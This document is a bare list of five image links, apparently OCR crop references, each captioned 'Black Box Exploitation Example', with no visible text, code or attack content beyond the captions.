
Black Box Exploitation Example




Black Box Exploitation Example




Black Box Exploitation Example




Black Box Exploitation Example




Black Box Exploitation Example



